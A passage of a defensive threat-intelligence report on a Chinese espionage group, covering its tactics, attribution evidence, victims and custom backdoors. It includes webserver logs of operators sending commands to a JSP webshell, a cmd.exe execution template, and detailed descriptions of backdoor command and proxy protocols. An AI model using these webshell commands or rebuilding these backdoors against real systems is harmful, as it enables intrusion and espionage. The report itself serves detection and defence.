Operation Wocao
Shining a light on one of China's hidden hacking groups

Maarten van Dantzig & Erik Schamper
December 19, 2019

FOX IT
part of nccgroup

Executive summary

Operation Wocao (我操, "Wǒ cāo", used as "shit" or "damn") is the name that Fox-IT uses to describe the hacking activities of a Chinese based hacking group. This report details the profile of a publicly underreported threat actor that Fox-IT has dealt with over the past two years. Fox-IT assesses with high confidence that the actor is a Chinese group and that they are likely working to support the interests of the Chinese government and are tasked with obtaining information for espionage purposes. With medium confidence, Fox-IT assesses that the tools, techniques and procedures are those of the actor referred to within the industry as APT20. We have identified victims of this actor in 10 countries, in government entities, managed service providers and across a wide variety of industries, including Energy, Health Care and High-Tech.

Beyond the technical details, this report should serve to remind us all how focused and result-oriented high-end threat actors work to achieve their goals, and that there are still threat actors active that are almost completely unknown to the public. This actor profile reveals that:

- They carry out most of their activities through abusing legitimate access channels. VPN access is an example of such a channel, and we have even seen this actor abuse 2FA soft tokens.
- For back-up purposes, they keep additional backdoors in place.
- They move through the network, directly singling out workstations of employees with privileged access (administrators).
- On these systems, the contents of passwords vaults (password managers) are directly targeted and retrieved.
- As much as is possible, they remove file system based forensic traces of their activities, making it much harder for investigators to determine what happened after the fact.
- On the basis of the above, an attacker can efficiently achieve their goal of exfiltrating data, sabotaging systems, maintaining access and jumping to additional targets.
- Overall the actor has been able to stay under the radar even though the tools and techniques they use for their hacking operations are relatively simple and to the point.

Knowing how high end threat actors work should also remind us that we, the defenders, have to continually revisit our defensive strategies:

- Zero Trust or Robust segmentation must be one of the guiding principles of any infrastructure, both for systems and identities. As part of that, leveraging Microsoft's Enhanced Security Administrative Environment (ESAE) where applicable will greatly increase your resilience and can prevent many attacks from succeeding.
- Timely detection of and adequate response to any serious incident depends on a combination of high-level and low-level telemetry from network and endpoints.

Contents

Executive summary 2

1 Introduction 4

2 Modus operandi 5
2.1 Activity on an average 'working day' 6

3 Attribution 7
3.1 Language 7
3.2 Timezone 9

4 Victims 11

5 Custom tooling 12
5.1 File upload webshell 12
5.2 File upload and command execution webshell 12
5.3 Socket tunnel 13
5.4 Reconnaissance script 13
5.5 XServer 14
5.6 Agent 16
5.7 Directory list tool 17
5.8 Process launcher 18
5.9 CheckAdmin 18
5.10 OS scanner 20
5.11 Keylogger 21

6 MITRE ATT&CK matrix 23
6.1 Initial Access 24
6.2 Execution 24
6.3 Persistence 26
6.4 Privilege Escalation 28
6.5 Defense Evasion 28
6.6 Credential access 30
6.7 Discovery 32
6.8 Lateral movement 36
6.9 Collection 36
6.10 Exfiltration 37
6.11 Command and Control 37

1 Introduction

Fox-IT's (FoxCERT) and the wider global NCC Group incident response team carries out incident response engagements for clients every day. Our engagements are often high profile in nature and so together with timeliness of detection, the quality of incident response is probably the most important factor in what the impact of an incident will be.

In the context of incident response, we support our clients with crisis management, technical investigations and remediation of the incident. Almost without exception, the most valuable technical insights for live and historic forensic investigation are gained from the network and endpoint data. In other words: network and endpoint visibility are crucial for timely detection and quality response, the most deciding factor in what the impact of an incident will be.

With that in mind, the goal of publishing this report is twofold. The first is to help organizations and wider cyber defense eco-system defend against the specific actor described in this report. The second is to help readers understand the tools and techniques that threat actors can use to compromise an enterprise infrastructure and steal information. This in turn helps them in their role as incident responder, SOC or threat analyst or even as security officer.

Very little is publicly known or published about the actor that we describe, but rather than giving this actor an alias of our own, we chose to reach out to industry partners. This collaboration across the private sector helped us attribute some of the previously unpublished techniques and tools in this report, with medium confidence, to a Chinese threat actor known within the industry as APT20. Based on the observed victims of this actor we also assess that this threat actor is likely working in the interest of the Chinese government.

This report provides the reader with an overview of the techniques known to us that are used by the actor. It is described in the following five chapters:

- **Modus operandi** describes, without going into too much technical detail, the actor's typical way of working.
- **Attribution** describes where the actor is most likely operating from.
- **Victims** describes the countries and sectors in which the victims of this actor reside.
- **Custom tooling** describes a number of tools, and their functionality, that we believe are exclusively used by this actor.
- **MITRE ATT&CK** maps the techniques that the actor uses to the MITRE ATT&CK Matrix[1].

This report is accompanied by a parallel publication on GitHub where Snort and YARA signatures can be found, as well as indicators of compromise.

1. https://attack.mitre.org/wiki/Windows_Technique_Matrix

2 Modus operandi

This section summarizes the actor's tactics and techniques for obtaining an initial foothold, lateral movement and persistence. A full detailed overview of the actor's Tactics Techniques and Procedures (TTPs) mapped to the MITRE ATT&CK framework can be found in chapter 6.

Initial Access
In several cases the initial access point into a victim network was a vulnerable webserver, often versions of JBoss. Such vulnerable servers were observed to often already be compromised with webshells, placed there by other threat actors. The actor actually leverages these other webshells for reconnaissance and initial lateral movement activity. After this initial reconnaissance the actor uploads one of its own webshells to the webserver. Access as initially obtained to the compromised webserver, for example through the uploaded webshell, is kept by the actor as a precaution in the event of losing the other primary method of persistent access, for example if the credentials for VPN accounts were to be reset.

Lateral Movement
Once an initial foothold is established, the actor moves laterally through the network using well-known and well-documented methods, such as dumping credentials from memory and accessing password managers on compromised systems.

The actor specifically targets systems and people based on their role and associated privilege levels within the organization. This method enables the actor to persistently and quickly obtain access to highly privileged accounts, such as enterprise and domain administrators. Once such privileges have been obtained, the actor directly shifts their means of persistence. Instead of having to rely on their persistent malicious backdoors as command and control channel – a channel that's essentially not supposed to be there and subject to discovery by the victim – the actor uses the stolen credentials to connect to the victim's network using the corporate VPN solution.

2FA abuse
In one case, for VPN persistence, the actor did show evidence of using novel techniques. In this case VPN access to a victim's network was protected by 2 factor authentication (2FA), which normally protects an asset from simple credential theft. In this case, however, the actor abused this implementation of 2FA control with a technique that, as far as Fox-IT could determine, was developed by the actor themselves. This use of VPN access in combination with 2FA as method of persistence to a victim's network is explained in more detailed in paragraph 6.3.2.

Backdoors, Open source tools & Exfiltration
With access to the victim's network through legitimate VPN accounts and the stolen credentials to highly privileged accounts in one or multiple domains the actor then uses a mix of (custom developed) backdoors and open source tools to connect to and through compromised systems, described in more depth in chapter 5.

Upon compromising a system, before deploying their custom backdoor, the actor sometimes utilizes a custom reconnaissance script. This script collects, among other things, installed software, running processes and open connections. Then after deploying the backdoor, the actor manually starts

identifying and collecting information and data on the system. Several custom tools are used to aid in this effort. For example, a tool that outputs a recursive directory listing in a specific format allows the actor to quickly find files and directories of interest. The actor then compresses all the files of interest with WinRAR, sometimes copying or staging them in a temporary directory. These WinRAR archives are then downloaded using the download functionality of one of their custom backdoor. Finally, the actor securely removes all created executables and files, and the backdoor is closed.

2.1 Activity on an average 'working day'

Another way to look at the previously described modus operandi is through the lens of a typical "working day". In this example the actor already has access to a victim's network and is in the process of searching for, identifying and collecting information of interest to the actor. During this process an actor, on a typical day, would:

1. Connect to the victim's VPN concentrator using stolen credentials and possibly a 2FA token.
2. Move laterally by deploying the custom XServer[2] backdoor via PowerShell on multiple servers.
3. Identify targets of interest. At this point, the actor usually takes two different paths: one to gain additional privileges and collect more credentials, or one to identify and collect information and data of interest.
    a. When looking to gain additional privileges, connect to a domain controller using the XServer backdoor and query the domain controller's event logs for the usernames of highly privileged administrators.
    b. Otherwise, identify servers or workstations that may contain interesting data.
4. Compromise the identified targets:
    a. Run a reconnaissance script to explore the victim's system, checking for missing Windows patches and running security software.
    b. Execute WMI commands in search of relevant information such as password manager databases and Office documents.
    c. Deploy a keylogger to retrieve the password for the victim's password manager.
    d. Run or deploy other tooling as necessary to complete the goal.
5. Exfiltrate such relevant information from the system, by downloading a single file or by compressing multiple files into a RAR archive.
6. Securely delete the deployed tools and exfiltrated compressed archives to hinder a forensic investigation.

2. Custom tool developed by the actor to provide 'tunneling' capabilities

3 Attribution

Understanding who is behind an attack is usually not a priority for organizations affected by a breach. For Fox-IT, however, it is a crucial component of almost every major investigation. Identifying the adversary in an incident can be extremely useful. It may help determine what the actor's goals and motivations are. This in turn can help focus an investigation in its early phases because it could determine which assets the actor may be interested in. Assets that should perhaps be investigated first. In the end, a financially motivated actor looking to deploy ransomware is not the same as a geopolitically motivated actor looking for valuable information.

In this chapter, we lay the foundation for our hypothesis that the threat actor that we describe in this paper is, indeed, of Chinese origin.

3.1 Language

3.1.1 Leaked language setting

Several tools appear to be used exclusively by this actor. One of those tools, named XServer according to the source code, provides proxy/tunneling functionality which is used for lateral movement.

However, Fox-IT also unexpectedly observed regular web browsing activity. This may have been the result of a flawed networking setup on the actor's side, accidentally tunnelling web traffic from the actor through a victim's network. While most of this browsing traffic was encrypted over HTTPS, Fox-IT also observed the occasional plaintext HTTP request. In all of these leaked HTTP requests, a Chinese Accept-Language header was seen, indicating that the actor was running a browser with a Chinese language configuration (see figure 1).

Figure 1 – Leaked HTTP request with a Chinese Accept-Language header

```
........www.gstatic.com.PGET /generate_204 HTTP/1.1
Host: www.gstatic.com
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
```

3.1.2 A frustrated operator

During one of Fox-IT's incident response cases several webshells from the actor were removed from a compromised webserver, as part of a large-scale mitigation effort. These webshells had been placed there during the initial access phase of the attack, and were left in place for redundant access and as fall-back if the actor were to be removed from the network.

In the webserver logs below, two operators of the group attempt to access the deleted webshells, executing several Windows commands on one of the webshells, all of which no longer return any of the expected responses.

```
31.222.185.215 [09:26:54] "GET /webinfo/ver.jsp?id=256 HTTP/1.1" 404 402
31.222.185.215 [09:26:55] "GET /webinfo/ver.jsp?id=256 HTTP/1.1" 404 402
138.68.144.161 [09:28:07] "GET /jexinv4/jexinv4.jsp?ppp=whoami HTTP/1.1" 200 7
138.68.144.161 [09:28:15] "GET /jexinv4/jexinv4.jsp?ppp=ipconfig+-a HTTP/1.1" 200 7
138.68.144.161 [09:28:18] "GET /jexinv4/jexinv4.jsp?ppp=ipconfig+-all HTTP/1.1" 200 7
138.68.144.161 [09:28:19] "GET /jexinv4/jexinv4.jsp?ppp=dir HTTP/1.1" 200 7
138.68.144.161 [09:29:45] "GET /jexinv4/jexinv4.jsp?ppp=whoami HTTP/1.1" 200 7
138.68.144.161 [09:30:07] "GET /jexinv4/jexinv4.jsp?ppp=wocao HTTP/1.1" 200 7
```

Possibly frustrated by the fact of losing access to the webshells, the last seen "command" executed by the actor is "wocao". According to a number of native Mandarin speakers in our network, this could be Chinese slang for "shit" or "damn", often used by native Chinese speakers.

3.1.3 Registration details

Through cooperation with law enforcement Fox-IT was able to obtain the information used to register one of the servers used by the actor for at least one of its attacks. This non-public information reveals that the server was paid for using Bitcoin and that the following information was submitted for its registration:

Table 1 – Registration information used by the actor to rent one of the servers

Field name	Value
First Name	David
Last Name	Walker
Company Name	Kiddie City
Email Address	DavidVWalker87177@gmx.com (verified)
Address 1	4910 Bridge Avenue
City	Lafayette
State/Region	路易斯安那州
Postcode	70506
Country	US - United States
Phone Number	+44.1302238058

It appears that the actor mostly submitted fake information for the registration of this server, and possibly forgot to translate the State/Region field from the simplified Chinese **路易斯安那州** to its English translation: Louisiana.
The phone number used for the registration was set-up using an online SMS service.

3.1.4 Code overlap

While investigating the tools that appear to be used exclusively by this actor, Fox-IT stumbled upon a Chinese software development blog[3], containing source code (hereafter referred to as "ProxyTest") which shows a significant amount of similarities with two of the tools, XServer and agent, used by the actor as backdoors. XServer and agent provide the same functionality and the code used to achieve this shows a significant amount of similarities, both in the implementation of actual functionality as well as in the coding style such as variable and function naming. More details on this overlap can be found in chapter 6.11.1.


3.2 Timezone

In any infrastructure, visibility of network traffic and endpoint behavior are crucial components to build one's defenses on and decide how to respond and mitigate. Even more so during incident response, where time is crucial as the actor can still be in the network. In some of those cases Fox-IT has the opportunity to monitor an actor, while active in a victim's infrastructure, primarily in order to understand what they are doing and to inform proper response. Monitoring of this actor's behavior inside a victim network resulted in a comprehensive timeline of the actor's activity. With this timeline, an assessment can be made of the most likely time zone that the attack was carried out from.

Analysis of actor activity shows that the activity is spread across an average of 8 to 10 hours a day, and that the operators are rarely active during weekends. Based on this, we assume that most of the activity is conducted in a rhythm of business days and business hours.

Looking further, the time offset that matches these working hours most accurately is UTC+8. UTC+8 covers all of China, Mongolia, Malaysia, Singapore, Brunei and the Philippines, parts of Australia and Indonesia and a small part of the Russian Federation.

Figure 2 – World map showing time zones



Based on the multiple described links that already point towards China, and not to any of the other countries in the same timezone, it is most likely that the time zone that the actor operates out of is CST (China Standard Time). In other words, *the actor likely operates out of China*.

3. https://blog.csdn.net/ts__cf/article/details/47659829

4 Victims

Fox-IT has identified dozens of victims across the world, including in Brazil, China, France, Germany, Italy, Mexico, Portugal, Spain, United Kingdom and the United States.

Figure 3 – World map with geographical locations of victims

The victims include government entities, managed service providers and can be found across a wide variety of industries including:

- Aviation
- Construction
- Gambling
- Energy
- Finance
- Health care
- Insurance
- Offshore engineering
- Payroll and other HR services
- Physical lock manufacturers
- Software development
- Transportation

5 Custom tooling

This chapter describes tooling that appears to be unique to this actor. This assessment is based on the fact that Fox-IT was unable to find tools similar to the ones described in this chapter in any of our binary sources or investigations into other actors. We have also worked with a number of industry partners to verify this also.

The tools below are described in the order in which the actor would typically deploy them, starting with the webshells used for initial access. It is interesting to mention that Fox-IT has observed the actor leveraging already existing JexBoss[4] webshells, placed there by completely different threat actors, for reconnaissance activity.

5.1 File upload webshell

A simple password protected file uploader shell. The webshell is merely a form with a path and text input field. A password is required and given using a URL parameter.

Table 2 – Hashes for the file upload webshell

Hash type	Hash
MD5	`fdba8a1e7624f4e14267366e4f83afc4`
SHA1	`67ce68d8f76edd886e66415bb038a81fd6009b7f`
SHA256	`08f87f8c64a4c98b0e99592a436d601249feeaec4a2c4effbf69a166e4f592a0`

5.2 File upload and command execution webshell

A webshell with more features than the one described above. It supports command execution on both Unix and Windows hosts. The overall layout and some of the code matches the file upload shell. For example, a password is required in the same manner.

This and the previous shell were uploaded shortly after each other. Once this shell was deployed, all interaction with the existing JexBoss shell stopped.

Table 3 – Hashes for the file upload and command execution webshell

Hash type	Hash
MD5	`14f3514feb74a943b17596ebf0811eb0`
SHA1	`4b7ba900acd6564afeff44250b91903c0c9ea504`
SHA256	`2047e464627e36410b3458e23062f23eecbd383e7854b55b497ec8db017c0d5e`

4. https://github.com/joaomatosf/jexboss

5.3 Socket tunnel

A modified version of a publicly available socket tunnel[5]. Some print statements were changed and all comments were removed.

This shell was uploaded not long after the two previously described webshells. All further interaction with the target system appears to have taken place through this socket tunnel. This was likely done to easily interact with other systems inside the internal network using more conventional tooling, such as PsExec and smbexec.

Table 4 - Hashes for the socket tunnel

Hash type	Hash
MD5	`ae415b1a09d3b6eec483aeb716a3b40f`
SHA1	`ac577ff095d6fdbb06886b22e8bb5b6bfbb096ff`
SHA256	`459910699497f2efe921a197e365fd5938af55378b3b20d2867ce171036fb675`

5.4 Reconnaissance script

The actor makes use of a reconnaissance script, written in Visual Basic Script (VBS), to retrieve detailed information from a system that the actor wants to use for lateral movement or to exfiltrate files from.

The script has support for the following functions, which retrieves:

- Volume drives and the type of drives (Removable disk, network disk, local disk etc.)
- List of accounts that have Administrator rights
- Device information (Manufacturer, Model etc.)
- Overview of installed software
- Recently executed software (MuiCache)
- Running processes
- Internet connectivity check
  - Connection to www.bing.com and www.google.com via WMI service winmgmts to check if a system has a connection to the internet

Additionally the following information is retrieved:

- List active user sessions
- List users in the administrator group
- Retrieve local network configuration
- Display all open connections and listening ports and corresponding processes
- List installed Windows patches, on which dates they were installed and by which user

Table 5 – Hashes for the reconnaissance script

Hash type	Hash
MD5	`daae92a8a506273ebe2afdb506e7c335`
SHA1	`55f07648c001c54c8261e789b7dcfbcd02837241`
SHA256	`d43251480775f224517f484686bc7ca39e532d900b86ebf6ed37da8ee13534a4`

5. https://github.com/sensepost/reGeorg/blob/master/tunnel.jsp

5.5 XServer

XServer is a custom backdoor, written in C#, which is executed on a system using PowerShell, as described in chapter 6.2.2. The backdoor is typically Base64 encoded and zlib compressed.

The backdoor listens for connections on a specific hardcoded local port. Fox-IT observed multiple variants using port 25667 and port 47000. By default, XServer binds to 0.0.0.0, meaning it could theoretically be accessible from the internet. Using internet scan data Fox-IT was unable to identify any internet accessible XServer instances, likely because it is deployed as a backdoor for use in an internal network.

XServer has two main functions. One is to provide simple backdoor functionality and the other is to function as a proxy. The proxy functionality has support for proxying through multiple infected systems. It also has a feature to exit after a specified amount of time. This feature was not enabled in any of the variants observed by Fox-IT.

When XServer is started, it will wait for incoming connections. Depending on the "command" packet that is received, it will either act as a proxy for that connection or it will start a backdoor session. Each of the command packets is described in the table below.

Table 6 – List of command packets supported by the XServer backdoor

Bytes	Function
0x0500	SOCKS5 proxy
0x17XX	Proxy chain, followed with a list of IP addresses and ports. Second byte determines the length of the proxy chain
0x1800	TLS-wrapped command & control session


The SOCKS5 proxy functionality of the Xserver backdoor has as a very simple (unauthenticated) implementation and simply proxies data between the incoming connection and the requested destination (see figure 5).

When using the proxy chain functionality, the connecting client provides a list of hops as byte encoded IPs and port numbers. XServer will take one IP and port from the list and transmit the remainder to this IP and port – the next hop. From there on, any traffic between the incoming client and next hop is proxied.

When starting a command & control session, the session is upgraded to TLS and XServer will act as the TLS client, requesting a specific SNI "Root". After successfully setting up the TLS connection, XServer replies with the victim type (hardcoded to "WIN") and the current directory of the backdoor. After which it's possible to issue backdoor commands, which are detailed in table 7.


The download command has a few additional features. For example, it supports setting a file transfer speed. This will limit the amount of data sent at once, as well as sleep intermittently. The XServer backdoor protocol actually uses DEFLATE to compress most of its communication, but the download command has the option to omit compression for the file transfer.

Figure 4 – Network traffic between an operator and the XServer backdoor



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Operator	XServer	TCP	66	55024 → 25667 [SYN] Seq=0 Win=8192 Len=0 MSS=1260 WS=256 SACK_PERM=1
2	0.001038	XServer	Operator	TCP	66	25667 → 55024 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	0.356615	Operator	XServer	TCP	60	55024 → 25667 [ACK] Seq=1 Ack=1 Win=66560 Len=0
4	0.358354	Operator	XServer	TLSv1	60	
5	0.359041	XServer	Operator	TLSv1	154	Client Hello
6	0.784629	Operator	XServer	TLSv1	1091	Server Hello, Certificate, Server Key Exchange, Server Hello Done
7	0.812450	XServer	Operator	TLSv1	256	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
8	1.180447	Operator	XServer	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
9	1.182763	XServer	Operator	TLSv1	128	Application Data, Application Data
10	1.753414	Operator	XServer	TCP	60	55024 → 25667 [ACK] Seq=1099 Ack=377 Win=66304 Len=0
11	1.753757	XServer	Operator	TLSv1	240	Application Data, Application Data
12	2.125574	Operator	XServer	TLSv1	128	Application Data, Application Data
13	2.339979	XServer	Operator	TCP	60	25667 → 55024 [ACK] Seq=563 Ack=1173 Win=131072 Len=0

Figure 5 – Network stream of XServer traffic, utilizing the proxy chain functionality



```
00000000  05 01 00                                          ...
    00000000  05 00                                          ..
00000003  05 01 00 01 0a 78 03 b2  64 43                    .....x.. dC
    00000002  05 00 00 01 00 00 00 00  00 00                 ........ ..
0000000D  18 00                                            ..
    0000000C  16 03 01 00 8f 01 00 00  8b 03 01 5b 87 48 e8 98 ........ ...[.H..
    0000001C  22 5f 3f c2 b6 93 ac 70  22 dd 2c 8b c4 ef bc 58 "_?....p ".,....X
    0000002C  33 7a 53 33 bd 6c 14 bd  40 10 77 20 4d 80 ee 2b 3zS3.l.. @.w M..+
    0000003C  6b 1e 16 b8 77 70 f0 4e  d3 7a f6 29 d6 48 fb c5 k...wp.N .z.).H..
    0000004C  b4 61 9a fa 06 39 1c d1  9c 2e b7 99 00 1c c0 14 .a...9.. ........
    0000005C  c0 13 00 39 00 33 00 35  00 2f c0 0a c0 09 00 38 ...9.3.5 ./.....8
    0000006C  00 32 00 0a 00 13 00 05  00 04 01 00 00 26 00 00 .2...... .....&..
    0000007C  00 09 00 07 00 00 04 52  6f 6f 74 00 0a 00 06 00 ......R oot.....
    0000008C  04 00 17 00 18 00 0b 00  02 01 00 00 17 00 00 ff ........ ........
    0000009C  01 00 01 00                                    ....
0000000F  16 03 01 00 59 02 00 00  55 03 01 1b 8a e1 db 2a ....Y... U......*
0000001F  4a bc ff 32 30 d3 7e 97  16 73 d3 69 6e ca d0 46 J..20.~. .s.in..F
0000002F  bc 42 ff 94 9e 85 6f 44  9f f5 18 20 39 a6 25 7e .B....oD ... 9.%~
0000003F  4f f2 80 59 21 7e 85 0a  f9 53 d2 b2 da 38 d8 4b O..Y!~.. .S...8.K
0000004F  99 af 0c 13 2b e6 43 7b  7c 8b 00 dc c0 14 00 00 ....+.C{ |.......
0000005F  0d ff 01 00 01 00 00 0b  00 04 03 00 01 02 16 03 ........ ........
0000006F  01 02 8d 0b 00 02 89 00  02 86 00 02 83 30 82 02 ........ .....0..
0000007F  7f 30 82 01 e8 a0 03 02  01 02 02 01 01 30 0d 06 .0...... .....0..
0000008F  09 2a 86 48 86 f7 0d 01  01 0b 05 00 30 47 31 0b .*.H.... ....0G1.
0000009F  30 09 06 03 55 04 06 13  02 55 53 31 0b 30 09 06 0...U... .US1.0..
000000AF  03 55 04 08 0c 02 42 41  31 0d 30 0b 06 03 55 04 .U....BA 1.0...U.
000000BF  0a 0c 04 52 6f 6f 74 31  0d 30 0b 06 03 55 04 0b ...Root1 .0...U..
000000CF  0c 04 52 6f 6f 74 31 0d  30 0b 06 03 55 04 03 0c ..Root1. 0...U...
000000DF  04 52 6f 6f 74 30 1e 17  0d 31 37 30 32 32 30 32 .Root0.. .1702202
000000EF  31 32 38 32 37 5a 17 0d  31 38 30 32 32 30 32 31 12827Z.. 18022021
000000FF  32 38 32 37 5a 30 47 31  0b 30 09 06 03 55 04 06 2827Z0G1 .0...U..
0000010F  13 02 55 53 31 0b 30 09  06 03 55 04 08 0c 02 42 ..US1.0. ..U....B
0000011F  41 31 0d 30 0b 06 03 55  04 0a 0c 04 52 6f 6f 74 A1.0...U ....Root
0000012F  31 0d 30 0b 06 03 55 04  0b 0c 04 52 6f 6f 74 31 1.0...U. ...Root1
0000013F  0d 30 0b 06 03 55 04 03  0c 04 52 6f 6f 74 30 81 .0...U.. ..Root0.
```

First a SOCKS5 proxy is established to 10.120.3.178 on port 25667.

XServer replies with a success, any further traffic is now proxied to this host. The operator now initiates the command & control functionality with CMD 0x18.

XServer on 10.120.3.178 replies by upgrading to a TLS socket and sending a ClientHello with SNI Root. The operator side responds by sending the appropriate ServerHello. The TLS handshake is finished and all command & control traffic is now tunneled over TLS.

Table 7 – Backdoor commands/functions supported by the XServer backdoor

ID	Function
200	Retrieve directory listing
201	Download file
202	Upload file
204	Delete file
205	Execute command
206	Get timeout time (auto exit functionality)
207	Set timeout time (auto exit functionality)
208	Change directory
209	Process list (not implemented, function is empty)
210	Get current directory
211	Turn SOCKS5 proxy on or off
999	Ping

When uploading a file through the XServer backdoor, it's actually saved to a temporary filename before being moved to the intended filename. The temporary filename is simply the intended filename with the extension ".CT" appended to it.


The command execution functionality also implements two different methods. The first method utilizes the `ShellExecute` Windows API, whereas the other method spawns a new `cmd.exe` process for every command executed. The latter method is the only method Fox-IT observed, and also has a specific way of setting up its arguments. Every cmd.exe spawned will be according to the following template:

```
cmd.exe /c cd /d <current working directory> & <command to be executed>
```

The actor consistently uses `C:\Windows\Temp` as the working directory.

Though this version of the XServer backdoor has been on VirusTotal for more than a year, at the time of writing only one of the anti-virus engines has marked it as malicious:

Figure 6 – VirusTotal XServer detection rate



The hashes provided in the table below are for the deobfuscated C# code of the XServer backdoor, as is the version uploaded to VirusTotal.

Table 8 – Hashes for the XServer backdoor

Hash type	Hash
MD5	`8de3b2eac3fa25e2cf9042d1b952f0d9`
SHA1	`23b1c6b81fd7d4d6ea0bc81109ce886a45967180`
SHA256	`6972ba198ed0d30de9f66be5777ecdba2d657078f138325ee6db225c20b29e6e`

5.6 Agent

Agent is a custom proxy implementation that has support for multiple hops. It supports two modes: to backconnect to a hardcoded IP and port or to act as a server and listen for incoming connections. The only difference is the method used to setup new connections, the rest of the functionality is similar to the equivalents found in XServer.

When using the backconnect mode, Agent sends a small "hello" packet, 0x16XX, to the hardcoded IP and port. Worth noting is that legitimate TLS traffic also begins with 0x16. Whatever the backconnect server replies with is interpreted as a "command". In server mode, any connecting client can immediately send a "command". The command bytes are described in the table below.

Table 9 – List of command packets supported by the agent backdoor

Bytes	Function
0x16*XX*	`Start a proxy with XX many hops.`
0x1684	`Change the backconnect IP and port`

The proxy functionality is nearly identical to that of XServer, with a few exceptions. The most prominent change is that IP addresses for the hops are encrypted using RC4 with a hardcoded RC4 key. Interestingly, the ports of the hops are not encrypted. Another major change is that the final hop will upgrade the socket to a TLS socket, so that all proxied data is encrypted.

